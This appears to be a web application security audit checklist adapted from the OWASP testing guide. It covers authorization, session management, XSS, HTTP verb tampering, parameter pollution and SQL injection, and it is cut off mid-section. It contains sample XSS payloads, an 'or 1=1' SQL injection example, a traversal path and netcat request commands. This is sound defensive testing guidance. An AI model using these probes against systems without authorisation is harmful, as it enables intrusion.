Cookie: USER=1826cc8f:PSTYLE=GreenDotRed
WSTG-ATHZ-01
28 1.4.2 Audit Authorization Schema
Bypass
Authorization Testing This kind of test focuses on verifying how the authorization schema has been implemented for each role or privilege to get
access to reserved functions and resources.
For every specific role the tester holds during the assessment, for every function and request that the application executes
during the post-authentication phase, it is necessary to verify:
Is it possible to access that resource even if the user is not authenticated?
Is it possible to access that resource after the log-out?
Is it possible to access functions and resources that should be accessible to a user that holds a different role or privilege?
Try to access the application as an administrative user and track all the administrative functions.
Is it possible to access administrative functions also if the tester is logged as a user with standard privileges?
Is it possible to use these administrative functions as a user with a different role and for whom that action should be denied?
Testing for Access to Administrative Functions
For example, suppose that the AddUser.jsp function is part of the administrative menu of the application, and it is
possible to access it by requesting the following URL: https:->->www.example.com->admin->addUser.jsp
What happens if a non-administrative user tries to execute that request? Will the user be created? If so, can the new
user use their privileges?
Testing for Access to Resources Assigned to a Different Role
For example analyze an application that uses a shared directory to store temporary PDF files for different users.
Suppose that documentABC.pdf should be accessible only by the user test1 with roleA. Verify if user test2 with roleB
can access that resource.
WSTG-ATHZ-02
29 1.4.3 Audit for Privilege Escalation Authorization Testing This section describes the issue of escalating privileges from one stage to another. During this phase, the tester should
verify that it is not possible for a user to modify his or her privileges or roles inside the application in ways that could allow
privilege escalation attacks.
Privilege escalation occurs when a user gets access to more resources or functionality than they are normally allowed, and
such elevation or changes should have been prevented by the application. This is usually caused by a flaw in the
application. The result is that the application performs actions with more privileges than those intended by the developer or
system administrator.
The degree of escalation depends on what privileges the attacker is authorized to possess, and what privileges can be
obtained in a successful exploit. For example, a programming error that allows a user to gain extra privilege after successful
authentication limits the degree of escalation, because the user is already authorized to hold some privilege. Likewise, a
remote attacker gaining superuser privilege without any authentication presents a greater degree of escalation.
Usually, people refer to vertical escalation when it is possible to access resources granted to more privileged accounts (e.g.,
acquiring administrative privileges for the application), and to horizontal escalation when it is possible to access resources
granted to a similarly configured account (e.g., in an online banking application, accessing information related to a different
user).
Testing for Role->Privilege Manipulation
In every portion of the application where a user can create information in the database (e.g., making a payment,
adding a contact, or sending a message), can receive information (statement of account, order details, etc.), or delete
information (drop users, messages, etc.), it is necessary to record that functionality. The tester should try to access
such functions as another user in order to verify if it is possible to access a function that should not be permitted by the
user`s role->privilege (but might be permitted as another user).
URL Traversal
Try to traverse the website and check if some of pages that may miss the authorization check.
For example: ->..->..->.->userInfo.html
WSTG-ATHZ-03
30 1.4.4 Audit for Insecure Direct Object
References
Authorization Testing Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied
input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for
example database records or files. Insecure Direct Object References allow attackers to bypass authorization and access
resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database
entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user
supplied input and uses it to retrieve an object without performing sufficient authorization checks.
To test for this vulnerability the tester first needs to map out all locations in the application where user input is used to
reference objects directly. For example, locations where user input is used to access a database row, a file, application
pages and more. Next the tester should modify the value of the parameter used to reference objects and assess
whether it is possible to retrieve objects belonging to other users or otherwise bypass authorization.
The best way to test for direct object references would be by having at least two (often more) users to cover different
owned objects and functions. For example two users each having access to different objects (such as purchase
information, private messages, etc.), and (if relevant) users with different privileges (for example administrator users)
to see whether there are direct references to application functionality. By having multiple users the tester saves
valuable testing time in guessing different object names as he can attempt to access objects that belong to the other
user.
31 1.5.1 Audit for Session Management
Schema
Session Management Testing "In this test, the tester wants to check that cookies and other session tokens are created in a secure and unpredictable way.
An attacker who is able to predict and forge a weak cookie can easily hijack the sessions of legitimate users.
Due to the importance of the data that they store, cookies are therefore vital in the overall security of the application. Being
able to tamper with cookies may result in hijacking the sessions of legitimate users, gaining higher privileges in an active
session, and in general influencing the operations of the application in an unauthorized way.
The tester has to check whether the cookies issued to clients can resist a wide range of attacks aimed to interfere with the
sessions of legitimate users and with the application itself. The overall goal is to be able to forge a cookie that will be
considered valid by the application and that will provide some kind of unauthorized access (session hijacking, privilege
escalation, …)."
"All interaction between the client and application should be tested at least against the following criteria:
Are all Set-Cookie directives tagged as Secure?
Do any Cookie operations take place over unencrypted transport?
Can the Cookie be forced over unencrypted transport?
If so, how does the application maintain security?
Are any Cookies persistent?
What Expires= times are used on persistent cookies, and are they reasonable?
Are cookies that are expected to be transient configured as such?
What HTTP->1.1 Cache-Control settings are used to protect Cookies?
What HTTP->1.0 Cache-Control settings are used to protect Cookies?
Session ID Predictability and Randomness
In analyzing Session ID sequences, patterns or cycles, static elements and client dependencies should all be
considered as possible contributing elements to the structure and function of the application.
Are the Session IDs provably random in nature? Can the resulting values be reproduced?
Do the same input conditions produce the same ID on a subsequent run?
Are the Session IDs provably resistant to statistical or cryptanalysis?
What elements of the Session IDs are time-linked?
What portions of the Session IDs are predictable?
Can the next ID be deduced, given full knowledge of the generation algorithm and previous IDs?
Cookie Reverse Engineering
Unpredictability: a cookie must contain some amount of hard-to-guess data. The harder it is to forge a valid cookie, the
harder is to break into legitimate user`s session. If an attacker can guess the cookie used in an active session of a
legitimate user, they will be able to fully impersonate that user (session hijacking). In order to make a cookie
unpredictable, random values or cryptography can be used.
Tamper resistance: a cookie must resist malicious attempts of modification. If the tester receives a cookie like
IsAdmin=No, it is trivial to modify it to get administrative rights, unless the application performs a double check (for
instance, appending to the cookie an encrypted hash of its value)
Expiration: a critical cookie must be valid only for an appropriate period of time and must be deleted from the disk or
memory afterwards to avoid the risk of being replayed. This does not apply to cookies that store non-critical data that
needs to be remembered across sessions (e.g., site look-and-feel).
--Secure-- flag: a cookie whose value is critical for the integrity of the session should have this flag enabled in order to
allow its transmission only in an encrypted channel to deter eavesdropping."
WSTG-SESS-01
32 1.5.2 Audit for Cookies Attributes Session Management Testing Web Cookies (herein referred to as cookies) are often a key attack vector for malicious users (typically targeting other users)
and the application should always take due diligence to protect cookies.
The most used session storage mechanism in browsers is cookie storage. Cookies can be set by the server, by including a
Set-Cookie header in the HTTP response or via JavaScript. Cookies can be used for a multitude of reasons, such as:
session management
personalization
tracking
In order to secure cookie data, the industry has developed means to help lock down these cookies and limit their attack
surface. Over time cookies have become a preferred storage mechanism for web applications, as they allow great flexibility
in use and protection.
The tester should validate that they are being used properly by the application. Cookies can be reviewed by using an
intercepting proxy, or by reviewing the browser`s cookie jar.
Cookie Attributes
Secure Attribute
The Secure attribute tells the browser to only send the cookie if the request is being sent over a secure channel such
as HTTPS. This will help protect the cookie from being passed in unencrypted requests. If the application can be
accessed over both HTTP and HTTPS, an attacker could be able to redirect the user to send their cookie as part of
non-protected requests.
HttpOnly Attribute
The HttpOnly attribute is used to help prevent attacks such as session leakage, since it does not allow the cookie to be
accessed via a client side script such as JavaScript.
Domain Attribute
The Domain attribute is used to compare the cookie`s domain against the domain of the server for which the HTTP
request is being made. If the domain matches or if it is a subdomain, then the path attribute will be checked next.
Path Attribute
The Path attribute plays a major role in setting the scope of the cookies in conjunction with the domain. In addition to
the domain, the URL path that the cookie is valid for can be specified. If the domain and path match, then the cookie
will be sent in the request. Just as with the domain attribute, if the path attribute is set too loosely, then it could leave
the application vulnerable to attacks by other applications on the same server.
Expires Attribute
The Expires attribute is used to:
set persistent cookies
limit lifespan if a session lives for too long
remove a cookie forcefully by setting it to a past date
Unlike session cookies, persistent cookies will be used by the browser until the cookie expires. Once the expiration
date has exceeded the time set, the browser will delete the cookie.
SameSite Attribute
The SameSite attribute is used to assert that a cookie ought not to be sent along with cross-site requests. This feature
allows the server to mitigate the risk of cross-orgin information leakage. In some cases, it is used too as a risk
reduction (or defense in depth mechanism) strategy to prevent cross-site request forgery attacks. This attribute can be
configured in three different modes:
Strict - The Strict value is the most restrictive usage of SameSite, allowing the browser to send the cookie only to first-
party context without top-level navigation. In other words, the data associated with the cookie will only be sent on
requests matching the current site shown on the browser URL bar. The cookie will not be sent on requests generated
by third-party websites.
Lax - The Lax value is less restrictive than Strict. The cookie will be sent if the URL equals the cookie`s domain (first-
party) even if the link is coming from a third-party domain. This value is considered by most browsers the default
behavior since it provides a better user experience than the Strict value. It doesn`t trigger for assets, such as images,
where cookies might not be needed to access them.
None - The None value specifies that the browser will send the cookie on cross-site requests (the normal behavior
before the implementation of SamseSite) only if the Secure attribute is also used, e.g. SameSite=None; Secure. It is a
recommended value, instead of not specifying any SameSite value, as it forces the use of the secure attribute.
WSTG-SESS-02
33 1.5.3 Audit for Session Fixation Session Management Testing When an application does not renew its session cookie(s) after a successful user authentication, it could be possible to find
a session fixation vulnerability and force a user to utilize a cookie known by the attacker. In that case, an attacker could steal
the user session (session hijacking).
Session fixation vulnerabilities occur when:
A web application authenticates a user without first invalidating the existing session ID, thereby continuing to use the
session ID already associated with the user.
An attacker is able to force a known session ID on a user so that, once the user authenticates, the attacker has access to
the authenticated session.
Talk with developers and understand if they have implemented a session token renew after a user successful
authentication.
The application should always first invalidate the existing session ID before authenticating a user, and if the
authentication is successful, provide another sessionID.
WSTG-SESS-03
34 1.5.4 Audit for Exposed Session
Variables
Session Management Testing The Session Tokens (Cookie, SessionID, Hidden Field), if exposed, will usually enable an attacker to impersonate a victim
and access the application illegitimately. It is important that they are protected from eavesdropping at all times, particularly
whilst in transit between the client browser and the application servers.
Using a personal proxy, it is possible to ascertain the following about each request and response:
Protocol used (e.g., HTTP vs. HTTPS)
HTTP Headers
Message Body (e.g., POST or page content)
Each time Session ID data is passed between the client and the server, the protocol, cache, and privacy directives and body
should be examined. Transport security here refers to Session IDs passed in GET or POST requests, message bodies, or
other means over valid HTTP requests.
Testing for Encryption & Reuse of Session Tokens Vulnerabilities
Protection from eavesdropping is often provided by SSL encryption, but may incorporate other tunneling or encryption.
It should be noted that encryption or cryptographic hashing of the Session ID should be considered separately from
transport encryption, as it is the Session ID itself being protected, not the data that may be represented by it.
If the Session ID could be presented by an attacker to the application to gain access, then it must be protected in
transit to mitigate that risk. It should therefore be ensured that encryption is both the default and enforced for any
request or response where the Session ID is passed, regardless of the mechanism used (e.g., a hidden form field).
Simple checks such as replacing https:->-> with http:->-> during interaction with the application should be performed,
together with modification of form posts to determine if adequate segregation between the secure and non-secure sites
is implemented.
Testing for Proxies & Caching Vulnerabilities
Proxies must also be considered when reviewing application security. In many cases, clients will access the
application through corporate, ISP, or other proxies or protocol aware gateways (e.g., Firewalls). The HTTP protocol
provides directives to control the behavior of downstream proxies, and the correct implementation of these directives
should also be assessed.
In general, the Session ID should never be sent over unencrypted transport and should never be cached. The
application should be examined to ensure that encrypted communications are both the default and enforced for any
transfer of Session IDs. Furthermore, whenever the Session ID is passed, directives should be in place to prevent its
caching by intermediate and even local caches.
Testing for GET & POST Vulnerabilities
In general, GET requests should not be used, as the Session ID may be exposed in Proxy or Firewall logs. They are
also far more easily manipulated than other types of transport, although it should be noted that almost any mechanism
can be manipulated by the client with the right tools. Furthermore, Cross-site Scripting (XSS) attacks are most easily
exploited by sending a specially constructed link to the victim. This is far less likely if data is sent from the client as
POSTs.
All server side code receiving data from POST requests should be tested to ensure it does not accept the data if sent
as a GET.
Testing for Transport Vulnerabilities
All interaction between the Client and Application should be tested at least against the following criteria.
How are Session IDs transferred? e.g., GET, POST, Form Field (including hidden fields)
Are Session IDs always sent over encrypted transport by default?
Is it possible to manipulate the application to send Session IDs unencrypted? e.g., by changing HTTP to HTTPS?
What cache-control directives are applied to requests->responses passing Session IDs?
Are these directives always present? If not, where are the exceptions?
Are GET requests incorporating the Session ID used?
If POST is used, can it be interchanged with GET?
WSTG-SESS-04
35 1.5.5 Audit for Cross Site Request
Forgery
Session Management Testing Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unintended actions on a web application
in which they are currently authenticated. With a little social engineering help (like sending a link via email or chat), an
attacker may force the users of a web application to execute actions of the attacker`s choosing. A successful CSRF exploit
can compromise end user data and operation when it targets a normal user. If the targeted end user is the administrator
account, a CSRF attack can compromise the entire web application.
CSRF relies on:
Web browser behavior regarding the handling of session-related information such as cookies and HTTP authentication
information.
An attacker`s knowledge of valid web application URLs, requests, or functionality.
Application session management relying only on information known by the browser.
Existence of HTML tags whose presence cause immediate access to an HTTP[S] resource; for example the image tag img.
Audit the application to ascertain if its session management is vulnerable. If session management relies only on client
side values (information available to the browser), then the application is vulnerable. --Client side values-- refers to
cookies and HTTP authentication credentials (Basic Authentication and other forms of HTTP authentication; not form-
based authentication, which is an application-level authentication).
Resources accessible via HTTP GET requests are easily vulnerable, though POST requests can be automated via
JavaScript and are vulnerable as well; therefore, the use of POST alone is not enough to correct the occurrence of
CSRF vulnerabilities.
WSTG-SESS-05
36 1.5.6 Audit for Logout Functionality Session Management Testing Session termination is an important part of the session lifecycle. Reducing to a minimum the lifetime of the session tokens
decreases the likelihood of a successful session hijacking attack. This can be seen as a control against preventing other
attacks like Cross Site Scripting and Cross Site Request Forgery. Such attacks have been known to rely on a user having an
authenticated session present. Not having a secure session termination only increases the attack surface for any of these
attacks.
A secure session termination requires at least the following components:
Availability of user interface controls that allow the user to manually log out.
Session termination after a given amount of time without activity (session timeout).
Proper invalidation of server-side session state.
Testing for Log Out User Interface
Verify the appearance and visibility of the log out functionality in the user interface. For this purpose, view each page
from the perspective of a user who has the intention to log out from the web application.
There are some properties which indicate a good log out user interface:
A log out button is present on all pages of the web application.
The log out button should be identified quickly by a user who wants to log out from the web application.
After loading a page the log out button should be visible without scrolling.
Ideally the log out button is placed in an area of the page that is fixed in the view port of the browser and not affected
by scrolling of the content.
Testing for Server-Side Session Termination
First, store the values of cookies that are used to identify a session. Invoke the log out function and observe the
behavior of the application, especially regarding session cookies. Try to navigate to a page that is only visible in an
authenticated session, e.g. by usage of the back button of the browser. If a cached version of the page is displayed,
use the reload button to refresh the page from the server. If the log out function causes session cookies to be set to a
new value, restore the old value of the session cookies and reload a page from the authenticated area of the
application. If these test don`t show any vulnerabilities on a particular page, try at least some further pages of the
application that are considered as security-critical, to ensure that session termination is recognized properly by these
areas of the application.
Testing for Session Timeout
Try to determine a session timeout by performing requests to a page in the authenticated area of the web application
with increasing delays. If the log out behavior appears, the used delay matches approximately the session timeout
value.
The same results as for server-side session termination testing described before are excepted by a log out caused by
an inactivity timeout.
The proper value for the session timeout depends on the purpose of the application and should be a balance of
security and usability. In a banking applications it makes no sense to keep an inactive session more than 15 minutes.
On the other side a short timeout in a wiki or forum could annoy users which are typing lengthy articles with
unnecessary log in requests. There timeouts of an hour and more can be acceptable.
Testing for Session Termination in Single Sign-On Environments (Single Sign-Off)
Perform a log out in the tested application. Verify if there is a central portal or application directory which allows the
user to log back in to the application without authentication. Test if the application requests the user to authenticate, if
the URL of an entry point to the application is requested. While logged in in the tested application, perform a log out in
the SSO system. Then try to access an authenticated area of the tested application.
It is expected that the invocation of a log out function in a web application connected to a SSO system or in the SSO
system itself causes global termination of all sessions. An authentication of the user should be required to gain access
to the application after log out in the SSO system and connected application.
WSTG-SESS-06
37 1.5.7 Auditing Session Timeout Session Management Testing In this phase testers check that the application automatically logs out a user when that user has been idle for a certain
amount of time, ensuring that it is not possible to --reuse-- the same session and that no sensitive data remains stored in the
browser cache.
All applications should implement an idle or inactivity timeout for sessions. This timeout defines the amount of time a session
will remain active in case there is no activity by the user, closing and invalidating the session upon the defined idle period
since the last HTTP request received by the web application for a given session ID. The most appropriate timeout should be
a balance between security (shorter timeout) and usability (longer timeout) and heavily depends on the sensitivity level of
the data handled by the application. For example, a 60 minute log out time for a public forum can be acceptable, but such a
long time would be too much in a home banking application (where a maximum timeout of 15 minutes is recommended). In
any case, any application that does not enforce a timeout-based log out should be considered not secure, unless such
behavior is required by a specific functional requirement.
The idle timeout limits the chances that an attacker has to guess and use a valid session ID from another user, and under
certain circumstances could protect public computers from session reuse. However, if the attacker is able to hijack a given
session, the idle timeout does not limit the attacker`s actions, as he can generate activity on the session periodically to keep
the session active for longer periods of time.
Session timeout management and expiration must be enforced server-side. If some data under the control of the client is
used to enforce the session timeout, for example using cookie values or other client parameters to track time references (e.
g. number of minutes since log in time), an attacker could manipulate these to extend the session duration. So the
application has to track the inactivity time on the server side and, after the timeout is expired, automatically invalidate the
current user`s session and delete every data stored on the client.
The same approach seen in the Testing for logout functionality section can be applied when measuring the timeout log
out. The testing methodology is very similar. First, testers have to check whether a timeout exists, for instance, by
logging in and waiting for the timeout log out to be triggered. As in the log out function, after the timeout has passed, all
session tokens should be destroyed or be unusable.
Then, if the timeout is configured, testers need to understand whether the timeout is enforced by the client or by the
server (or both). If the session cookie is non-persistent (or, more in general, the session cookie does not store any
data about the time), testers can assume that the timeout is enforced by the server. If the session cookie contains
some time related data (e.g., log in time, or last access time, or expiration date for a persistent cookie), then it`s
possible that the client is involved in the timeout enforcing. In this case, testers could try to modify the cookie (if it`s not
cryptographically protected) and see what happens to the session. For instance, testers can set the cookie expiration
date far in the future and see whether the session can be prolonged.
The tester needs to check that:
The log out function effectively destroys all session token, or at least renders them unusable,
The server performs proper checks on the session state, disallowing an attacker to replay previously destroyed
session identifiers
A timeout is enforced and it is properly enforced by the server. If the server uses an expiration time that is read from a
session token that is sent by the client (but this is not advisable), then the token must be cryptographically protected
from tampering.
As a general rule, everything should be checked server-side and it should not be possible, by re-setting the session
cookies to previous values, to access the application again.
WSTG-SESS-07
38 1.5.8 Audit for Session Puzzling Session Management Testing "Session Variable Overloading (also known as Session Puzzling) is an application level vulnerability which can enable an
attacker to perform a variety of malicious actions, including but not limited to:
Bypass efficient authentication enforcement mechanisms, and impersonate legitimate users.
Elevate the privileges of a malicious user account, in an environment that would otherwise be considered foolproof.
Skip over qualifying phases in multi-phase processes, even if the process includes all the commonly recommended code
level restrictions.
Manipulate server-side values in indirect methods that cannot be predicted or detected.
Execute traditional attacks in locations that were previously unreachable, or even considered secure.
This vulnerability occurs when an application uses the same session variable for more than one purpose. An attacker can
potentially access pages in an order unanticipated by the developers so that the session variable is set in one context and
then used in another.
For example, an attacker could use session variable overloading to bypass authentication enforcement mechanisms of
applications that enforce authentication by validating the existence of session variables that contain identity–related values,
which are usually stored in the session after a successful authentication process. This means an attacker first accesses a
location in the application that sets session context and then accesses privileged locations that examine this context.
For example - an authentication bypass attack vector could be executed by accessing a publicly accessible entry point (e.g.
a password recovery page) that populates the session with an identical session variable, based on fixed values or on user
originating input."
"This vulnerability can be detected and exploited by enumerating all of the session variables used by the application
and in which context they are valid. In particular this is possible by accessing a sequence of entry points and then
examining exit points.
A very simple example could be the password reset functionality that, in the entry point, could request the user to
provide some identifying information such as the username or the e-mail address. This page might then populate the
session with these identifying values, which are received directly from the client side, or obtained from queries or
calculations based on the received input. At this point there may be some pages in the application that show private
data based on this session object. In this manner the attacker could bypass the authentication process.
The most effective way to detect these vulnerabilities is via a source code review."
WSTG-SESS-08
39 1.6.1 Audit for Reflected Cross Site
Scripting
Input Validation Testing Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP
response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open
a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP
parameters, improperly processed by the application, and returned to the victim.
Reflected XSS are the most frequent type of XSS attacks found in the wild. Reflected XSS attacks are also known as non-
persistent XSS attacks and, since the attack payload is delivered and executed via a single request and response, they are
also referred to as first-order or type 1 XSS.
When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests back to the
client. The common modus operandi of the attack includes a design step, in which the attacker creates and tests an
offending URI, a social engineering step, in which she convinces her victims to load this URI on their browsers, and the
eventual execution of the offending code using the victim`s browser.
One of the primary difficulties in preventing XSS vulnerabilities is proper character encoding. In some cases, the web server
or the web application could not be filtering some encodings of characters, so, for example, the web application might filter
out <script>, but might not filter %3cscript%3e which simply includes another encoding of tags.
Detect Input Vectors
Detect input vectors. For each web page, the tester must determine all the web application`s user-defined variables
and how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden
form field values, and predefined radio or selection values. Typically in-browser HTML editors or web proxies are used
to view these hidden variables.
Analyze Input Vectors
Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use
specially crafted input data with each input vector. Such input data is typically harmless, but trigger responses from the
web browser that manifests the vulnerability. Testing data can be generated by using a web application fuzzer, an
automated predefined list of known attack strings, or manually. Some example of such input data are the following:
<script>alert(123)<->script>
--><script>alert(document.cookie)<->script>
Check Impact
For each test input attempted in the previous phase, the tester will analyze the result and determine if it represents a
vulnerability that has a realistic impact on the web application`s security. This requires examining the resulting web
page HTML and searching for the test input. Once found, the tester identifies any special characters that were not
properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the
context of that section of HTML.
Ideally all HTML special characters will be replaced with HTML entities. The key HTML entities to identify are:
> (greater than)
< (less than)
& (ampersand)
' (apostrophe or single quote)
" (double quote)
Within the context of an HTML action or JavaScript code, a different set of special characters will need to be escaped,
encoded, replaced, or filtered out. These characters include:
-->n (new line)
-->r (carriage return)
' (apostrophe or single quote)
" (double quote)
--> (backslash)
-->uXXXX (unicode values)
WSTG-INPV-01
40 1.6.2 Audit for Stored Cross Site
Scripting
Input Validation Testing Stored Cross-site Scripting (XSS) is the most dangerous type of Cross Site Scripting. Web applications that allow users to
store data are potentially exposed to this type of attack.
Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in
a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear
to be part of the web site and run within the user`s browser under the privileges of the web application. Since this
vulnerability typically involves at least two requests to the application, this may also called second-order XSS.
This vulnerability can be used to conduct a number of browser-based attacks including:
Hijacking another user`s browser
Capturing sensitive information viewed by application users
Pseudo defacement of the application
Port scanning of internal hosts (--internal-- in relation to the users of the web application)
Directed delivery of browser-based exploits
Other malicious activities
Stored XSS does not need a malicious link to be exploited. A successful exploitation occurs when a user visits a page with a
stored XSS. The following phases relate to a typical stored XSS attack scenario:
Attacker stores malicious code into the vulnerable page
User authenticates in the application
User visits vulnerable page
Malicious code is executed by the user`s browser
Stored XSS is particularly dangerous in application areas where users with high privileges have access. When the
administrator visits the vulnerable page, the attack is automatically executed by their browser. This might expose sensitive
information such as session authorization tokens.
Input Forms
The first step is to identify all points where user input is stored into the back-end and then displayed by the application.
Typical examples of stored user input can be found in:
User->Profiles page: the application allows the user to edit->change profile details such as first name, last name,
nickname, avatar, picture, address, etc.
Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
File Manager: application that allows upload of files
Application settings->preferences: application that allows the user to set preferences
Forum->Message board: application that permits exchange of posts among users
Blog: if the blog application permits to users submitting comments
Log: if the application stores some users input into logs.
Analyze HTML Code
Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At
this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page.
Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the
application receives and stores users input.
Testing for Stored XSS
This involves testing the input validation and filtering controls of the application. Ensure the input is submitted through
the application. It is also important to test the same injection with both HTTP GET and POST requests.
File Upload
If the web application allows file upload, it is important to check if it is possible to upload HTML content. For instance, if
HTML or TXT files are allowed, XSS payload can be injected in the file uploaded. The pen-tester should also verify if
the file upload allows setting arbitrary MIME types.
Depending on the information available, it is normally recommended that testers check how user input is processed by
the application and then stored into the back-end system. The following steps are recommended:
Use front-end application and enter input with special->invalid characters
Analyze application response(s)
Identify presence of input validation controls
Access back-end system and check if input is stored and how it is stored
Analyze source code and understand how stored input is rendered by the application
If source code is available, all variables used in input forms should be analyzed. In particular, programming languages
such as PHP, ASP, and JSP make use of predefined variables->functions to store input from HTTP GET and POST
requests.
WSTG-INPV-02
41 1.6.3 Audit for HTTP Verb Tampering Input Validation Testing HTTP Verb Tampering tests the web application`s response to different HTTP methods accessing system objects. For every
system object discovered during spidering, the tester should attempt accessing all of those objects with every HTTP method.
The HTTP specification includes request methods other than the standard GET and POST requests. A standards compliant
web server may respond to these alternative methods in ways not anticipated by developers. Although the common
description is verb tampering, the HTTP 1.1 standard refers to these request types as different HTTP methods.
The full HTTP 1.1 specification (https:->->www.w3.org->Protocols->rfc2616->rfc2616-sec9.html) defines the following valid
HTTP request methods, or verbs:
OPTIONS
GET
HEAD
POST
PUT
DELETE
TRACE
CONNECT
If enabled, the Web Distributed Authoring and Version (WebDAV) extensions permit several more HTTP methods:
PROPFIND
PROPPATCH
MKCOL
COPY
MOVE
LOCK
UNLOCK
However, most web applications only need to respond to GET and POST requests, providing user data in the URL query
string or appended to the request respectively. The standard <a href=""><->a> style links trigger a GET request; form data
submitted via <form method='POST'><->form>trigger POST requests. Forms defined without a method also send data via
GET by default. The solutions is to disable all non GET or POST functionality within the web application server, or in a web
application firewall.
If possible, limit alternate HTTP method usage to a single page that contains no user actions, such the default landing page
(example: index.html)
Manual HTTP Verb Tampering Testing
This example is written using the netcat package from openbsd (standard with most Linux distributions). You may also
use telnet (included with Windows) in a similar fashion.
Crafting custom HTTP requests
Each HTTP 1.1 request follows the following basic formatting and syntax. Elements surrounded by brackets [ ] are
contextual to your application. The empty newline at the end is required.
[METHOD] ->[index.htm] HTTP->1.1
host: [www.example.com]
In order to craft separate requests, you can manually type each request into netcat or telnet and examine the
response. However, to speed up testing, you may also store each request in a separate file. This second approach is
what we`ll demonstrate in these examples. Use your favorite editor to create a text file for each method. Modify for
your application`s landing page and domain.
OPTIONS
OPTIONS ->index.html HTTP->1.1
host: www.example.com
GET
GET ->index.html HTTP->1.1
host: www.example.com
HEAD
HEAD ->index.html HTTP->1.1
host: www.example.com
POST
POST ->index.html HTTP->1.1
host: www.example.com
PUT
PUT ->index.html HTTP->1.1
host: www.example.com
DELETE
DELETE ->index.html HTTP->1.1
host: www.example.com
TRACE
TRACE ->index.html HTTP->1.1
host: www.example.com
CONNECT
CONNECT ->index.html HTTP->1.1
host: www.example.com
Sending HTTP requests
For each method or method text file, send the request to your web server via netcat or telnet on port 80 (HTTP):
nc www.example.com 80 < OPTIONS.http.txt
Parsing HTTP responses
Although each HTTP method can potentially return different results, there is only a single valid result for all methods
other than GET and POST. The web server should either ignore the request completely or return an error. Any other
response indicates a test failure as the server is responding to methods->verbs that are unnecessary. These methods
should be disabled.
WSTG-INPV-03
42 1.6.4 Audit for HTTP Parameter
Pollution
Input Validation Testing HTTP Parameter Pollution tests the applications response to receiving multiple HTTP parameters with the same name; for
example, if the parameter username is included in the GET or POST parameters twice.
Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated
ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify
internal variables values. As HTTP Parameter Pollution (in short HPP) affects a building block of all web technologies,
server and client side attacks exist.
By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the
presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited
by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP
Parameter Pollution attacks in this case.
To test for HPP vulnerabilities, identify any form or action that allows user-supplied input. Query string parameters in
HTTP GET requests are easy to tweak in the navigation bar of the browser. If the form action submits data via POST,
the tester will need to use an intercepting proxy to tamper with the POST data as it is sent to the server. Having
identified a particular input parameter to test, one can edit the GET or POST data by intercepting the request, or
change the query string after the response page loads. To test for HPP vulnerabilities simply append the same
parameter to the GET or POST data but with a different value assigned.
A more in-depth analysis would require three HTTP requests for each HTTP parameter:
Submit an HTTP request containing the standard parameter name and value, and record the HTTP response. E.g.
page?par1=val1
Replace the parameter value with a tampered value, submit and record the HTTP response. E.g. page?
par1=HPP_TEST1
Send a new request combining step (1) and (2). Again, save the HTTP response. E.g. page?
par1=val1&par1=HPP_TEST1
Compare the responses obtained during all previous steps. If the response from (3) is different from (1) and the
response from (3) is also different from (2), there is an impedance mismatch that may be eventually abused to trigger
HPP vulnerabilities.
This behavior, whether using the first, last, or combination of input parameters with the same name, is very likely to be
consistent across the entire application. Whether or not this default behavior reveals a potential vulnerability depends
on the specific input validation and filtering specific to a particular application.
As a general rule: if existing input validation and other security mechanisms are sufficient on single inputs, and if the
server assigns only the first or last polluted parameters, then parameter pollution does not reveal a vulnerability. If the
duplicate parameters are concatenated, different web application components use different occurrences or testing
generates an error, there is an increased likelihood of being able to use parameter pollution to trigger security
vulnerabilities.
WSTG-INPV-04
43 1.6.5 Audit for SQL Injection Input Validation Testing SQL injection testing checks if it is possible to inject data into the application so that it executes a user-controlled SQL query
in the database. Testers find a SQL injection vulnerability if the application uses user input to create SQL queries without
proper input validation. A successful exploitation of this class of vulnerability allows an unauthorized user to access or
manipulate data in the database.
An SQL injection attack consists of insertion or --injection-- of either a partial or complete SQL query via the data input or
transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from
the database, modify database data (insert->update->delete), execute administration operations on the database (such as
shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system,
and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which
SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.
In general the way web applications construct SQL statements involving SQL syntax written by the programmers is mixed
with user-supplied data. For Example:
select title, text from news where id=$id
In the example above the variable $id contains user-supplied data, while the remainder is the SQL static part supplied by the
programmer; making the SQL statement dynamic.
Because the way it was constructed, the user can supply crafted input trying to make the original SQL statement execute
further actions of the user`s choice. The example below illustrates the user-supplied data --10 or 1=1--, changing the logic of
the SQL statement, modifying the WHERE clause adding a condition --or 1=1--.
select title, text from news where id=10 or 1=1
SQL Injection attacks can be divided into the following three classes:
Inband: data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of
attack, in which the retrieved data is presented directly in the application web page.
Out-of-band: data is retrieved using a different channel (e.g., an email with the results of the query is generated and sent to
the tester).
Inferential or Blind: there is no actual transfer of data, but the tester is able to reconstruct the information by sending
particular requests and observing the resulting behavior of the DB Server.
Detection Techniques
The first step in this test is to understand when the application interacts with a DB Server in order to access some
